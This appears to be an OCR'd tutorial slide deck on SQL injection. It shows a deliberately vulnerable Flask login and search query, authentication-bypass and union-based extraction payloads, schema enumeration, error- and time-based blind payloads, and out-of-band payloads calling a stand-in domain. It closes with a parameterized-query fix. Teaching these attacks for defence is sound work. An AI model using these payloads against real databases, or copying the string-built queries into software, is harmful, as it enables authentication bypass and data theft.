SQL INJECTION


SOME CONTEXT

What is a database and why are they used ?

BASIC EXAMPLE

```
1  def login_page():
2      cur = get_db().cursor()
3      login = request.form.get('login')
4      password = request.form.get('password')
5      cur.execute("SELECT name, password FROM users where name = '{}' and password = '{}'".format(login, password))
6      rows = cur.fetchall()
7      print(rows)
8      if rows:
9          return render_template('logged_in.html')
10     else:
11         return render_template('index.html')
```

OUR FIRST SQL INJECTION



WHAT HAPPENED ?

```
1 SELECT name, password FROM users where name = 'admin' -- -' and password = '';
```

DETECT SQL INJECTION

- ' and " in inputs
- boolean condition (i.e OR 1=1)
- submit queries designed to trigger time delays
- ...

HOW TO RETRIEVE MORE INFORMATION : A SIMPLE UNION BASED SQLI

```
1 @app.route('/search', methods=['GET', 'POST'])
2 def search():
3     ...
4     cur.execute("SELECT name FROM users where name like '{}%'".format(name))
5     rows = cur.fetchall()
6     if rows:
7        return render_template('search.html', res=rows)
8     ...
```

RETRIEVE DATA FROM OTHER TABLE : UNION BASED SQL INJECTION

Step 1 : Find how many columns are being returned from the original query

```
'ORDER BY 1-- -
'ORDER BY 2-- -
'ORDER BY 3-- -
'ORDER BY 4-- -
...
```

RETRIEVE DATA FROM OTHER TABLE : UNION BASED SQL INJECTION

Step 2 : Find a column containing text

```
' UNION SELECT 'a',NULL,NULL,NULL-- -
' UNION SELECT NULL,'a',NULL,NULL-- -
' UNION SELECT NULL,NULL,'a',NULL-- -
' UNION SELECT NULL,NULL,NULL,'a'-- -
...
```

RETRIEVE DATA FROM OTHER TABLE : UNION BASED SQL INJECTION

Step 3 : Retrieve data

```
' UNION SELECT NULL, column1 || '~' || column2 || '~' || column3 ,NULL,NULL from targeted_table -- -
```


RETRIEVE INFO ON THE STRUCTURE OF THE DATABASE ?

For instance with MySQL :

```
SELECT @@version
SELECT * FROM information_schema.tables
SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME'
```

BLIND SQL INJECTION

EXPLOITING CONDITIONAL RESPONSES



TRIGGERING ERRORS

An example wih PostgreSQL

```
SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN cast(1/0 as text) ELSE NULL END
```

TIME BASED SQL INJECTION

```
SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE pg_sleep(0) END
```

OUT OF BAND SQL INJECTION

```
exec master..xp_dirtree '//my.domain.com' #Microsoft SQL
copy (SELECT '') to program 'nslookup my.domain.com' #PostgreSQL
```

HOW TO PROTECT YOURSELF AGAINST SQL INJECTION

Let's go back to our vulnerable code

```
1  def login_page():
2      cur = get_db().cursor()
3      login = request.form.get('login')
4      password = request.form.get('password')
5      cur.execute("SELECT name, password FROM users where name = '{}' and password = '{}'".format(login, password))
6      rows = cur.fetchall()
7      print(rows)
8      if rows:
9          return render_template('logged_in.html')
10     else:
11         return render_template('index.html')
```

HOW TO PROTECT YOURSELF AGAINST SQL INJECTION

Use prepared statement to fix it

```
1  def login_page():
2      cur = get_db().cursor()
3      login = request.form.get('login')
4      password = request.form.get('password')
5      cur.execute("SELECT name, password FROM users where name = ? and password = ?", (login, password))
6      rows = cur.fetchall()
7      print(rows)
8      if rows:
9          return render_template('logged_in.html')
10     else:
11         return render_template('index.html')
```

SQL INJECTION